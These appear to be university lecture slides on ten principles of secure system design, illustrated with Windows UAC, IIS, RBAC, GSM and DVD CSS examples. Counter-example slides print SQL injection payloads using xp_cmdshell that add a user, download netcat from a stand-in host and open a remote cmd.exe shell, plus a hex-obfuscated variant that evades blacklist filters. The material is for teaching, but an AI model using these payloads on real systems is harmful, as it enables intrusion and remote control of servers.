THE UNIVERSITY OF BRITISH COLUMBIA

Principles of Designing Secure Systems

CPEN 442

learning objectives

explain the principles

recognize the principles in real-world designs


explain which should (have been) be applied

What Do you Already Know?

What principles of designing secure systems do you already know?

What anti-principles do you know?

- “security through obscurity”
- m&m security



source: candyrific.com

Principles

1. Least Privilege
2. Fail-Safe Defaults
3. Economy of Mechanism
4. Complete Mediation
5. Open Design
6. Separation of Duty
7. Least Common Mechanism
8. Psychological Acceptability
9. Defense in depth
10. Question assumptions

Overarching Goals

- Simplicity
  - Less to go wrong
  - Fewer possible inconsistencies
  - Easy to understand
- Restriction
  - Minimize access
    - “need to know” policy
  - Inhibit communication to minimize abuse of the channels

Principle 1: Least Privilege

Every program and every user of the system should operate using the least set of privileges necessary to complete the job

- Rights added as needed, discarded after use


- Limits the possible damage
- Unintentional, unwanted, or improper uses of privilege are less likely to occur
- Guides design of protection domains

Example:
Privileges in Operating Systems

- Until Windows NT, all privileges for everybody
- Separate admin (a.k.a., root) account on Windows and Unix
  - Ways to switch between accounts
- IIS account in Windows Server 2003

implementations of PLP in XP and 7

Low Privilege User Account (LUA)




Mysticgeek
Administrator
Password protected

Johnny
Standard user

Guest
Guest account is off

User Account Control (UAC)



User logins with admin account


User logins with non-admin account

Each process runs with non-admin privileges

A process wants to do an admin action

A UAC prompt is triggered

Windows administrative application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
Verified publisher: **Microsoft Windows**

Signed application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
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
File origin: Downloaded from the Internet
Program location: "L:\Softwares\7z457.exe"

UAC prompt for admin account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
UAC prompt for non-admin account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
Do you want to allow the following program to make changes to this computer?

Program name: 7capture
Verified publisher: **IBE Software**
File origin: Hard drive on this computer

To continue, type an administrator password, and then click Yes.

Sara
Password

Example: role-based access control



Differentiation between assigned and activated roles

Example: IIS in Windows Server 2003

before -- all privileges

in Windows Server 2003 and later -- low-priveleged account

Counter-example: SQL Injection Remote Command Execution

Web application uses ‘sa’ for database access, and SQL server is running using System account

```
` exec master..xp_cmdshell 'net user
hacker 1234 /add ’--

` exec master..xp_cmdshell 'tftp -i
www.evil.com GET nc.exe c:\temp\nc.exe `
--

' exec master..xp_cmdshell 'c:\temp
\nc.exe -l - p 4444 -d -e cmd.exe' --
```

Principle 2: Fail-Safe Defaults

Base access decisions on permission rather than exclusion.

suggested by E. Glaser in 1965

Default action is to deny access

If action fails, system as secure as when action began

Example: IIS in Windows Server 2003

crashes if attacked using buffer overflow

example: memory address space randomization

process crashes when shell code jumps to a predefined address

Example: white-list filter

- ASP.NET XSS filter: allows [a-Z][A-z][0-9]
  - prevents a broad range of injection attacks
- If action fails (i.e., request contains special characters), system as secure as when action began

Counter-example: black-list filter

- filter out xp_xcmdshell

```
` exec master..xp_cmdshell 'net user
hacker 1234 /add ’--
```

```
'/* */declare/* */@x/* */as/*

*/varchar(4000)/* */set/*

*/@x=convert(varchar(4000),
0x6578656320206D61737465722E2E78705
F636D647368656C6C20276E657420757365
72206861636B6572202F6164642027)/*
*/exec/* */(@x)--
```

Principle: Economy of Mechanism

- Keep the design as simple and small as possible.
  - KISS Principle
  - Rationale?
    - Essential for analysis
    - Simpler means less can go wrong
      - And when errors occur, they are easier to understand and fix

Example: Trusted Computing Base (TCB)

- temper-proof
- non-bypassable
- small enough to analyze it

counter-example: triggering vulnerabilities in Windows Explorer

demo video: http://www.youtube.com/watch?v=2poufBYBBoo

Principle 4: Complete Mediation

Every access to every object must be checked for authority.

If permissions change after, may get unauthorized access

Example: .rhosts mechanism abused by Internet Worm

Access to one account opened unchecked access to other accounts on different hosts

Example: Multiple reads after one check

Process rights checked at file opening

No checks are done at each read/write operation

Time-of-check to time-of-use

example: privilege escalation via hard or symbolic links

- /var/mail -- often group or world writable
- a user can create link
  /var/mail/root --> /etc/passwd
- mail delivery program:
  - open /var/mail/root
  - check if /var/mail/root is a symbolic link
  - write the mail content

Kerckhoff's Principle

"The security of a cryptosystem must not depend on keeping secret the crypto-algorithm. The security depends only on keeping secret the key"

Auguste Kerckhoff von Nieuwenhof

Dutch linguist

1883

Principle 5: Open Design

Security should not depend on secrecy of design or implementation

P. Baran, 1965

- no "security through obscurity"
- does not apply to secret information such as passwords or cryptographic keys

Example: secretly developed GSM algorithms

- COMP128 hash function
  - later found to be weak
    - can be broken with 150,000 chosen plaintexts
  - attacker can find GSM key in 2-10 hours
- A5/1 & A5/2 weak

Example: Content Scrambling System

DVD content

SecretEcrypt(K_D,K_{p1})

…

SecretEcrypt(K_D,K_{pn})

Hash(K_D)

SecretEcrypt(K_T,K_D)

SecretEcrypt(Movie,K_T)

1999

Norwegian group derived SecretKey by using K_{Pi}

Plaintiff's lawyers included CSS source code in the filed declaration

The declaration got out on the internet

Principle 6: Separation of Duty

Require multiple conditions to grant privilege

R. Needham, 1973

Separation of privelege

example: SoD constraints in RBAC

static SoD

- if a user is assigned role "system administrator" then the user cannot be assigned role "auditor"

dynamic SoD

- a user cannot activate two conflicting roles, only one at a time

Principle 7: Least Common Mechanism

Mechanisms should not be shared

Information can flow along shared channels in uncontrollable way

Covert channels

solutions using isolation

- Virtual machines
- Sandboxes

example: network security

- switches vs. repeaters
- security enclaves

Principle 8: Psychological Acceptability

Security mechanisms should not add to difficulty of accessing resource


- Hide complexity introduced by security mechanisms
- Ease of installation, configuration, use
- Human factors critical here

example: Switching between user accounts

- Windows NT -- pain in a neck
- Windows 2000/XP -- “Run as …”
- Unix -- “su” or “sudo”

reminder: PLP in Windows Vista and 7

Low Privilege User Account (LUA)



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

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
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
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
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
When is PLP followed?


UAC
Off
On
LUA
Admin: 20%
Standard: 0%
Admin
Standard
Respond to prompts correctly: 27%
Respond to prompts incorrectly: 49%
Respond to prompts correctly: 0%
Respond to prompts incorrectly: 0%

□ PLP is followed

□ PLP in not followed

Principle 9: Defense in Depth

Layer your defenses


example: Windows Server 2003

Potential problem	Mechanism	Practice
Buffer overflow	defensive programming	check preconditions
Even if it were vulnerable	IIS 6.0 is **not** up by default	no extra functionality
Even if IIS were running	default URL length 16 KB	conservative limits
Even if the buffer were large	the process crashes	fail-safe
Even if the vulnerability were exploited	Low privileged account	least privileged

Principle 10: Question Assumptions

Frequently re-examine all the assumptions about the threat agents, assets, and especially the environment of the system

Example: GSM Network Architecture



Circuit-switched technology

Myagmar, Gupta UIUC 2001

Example: Assumtpions, Assumptions, …

ident

finger protocol

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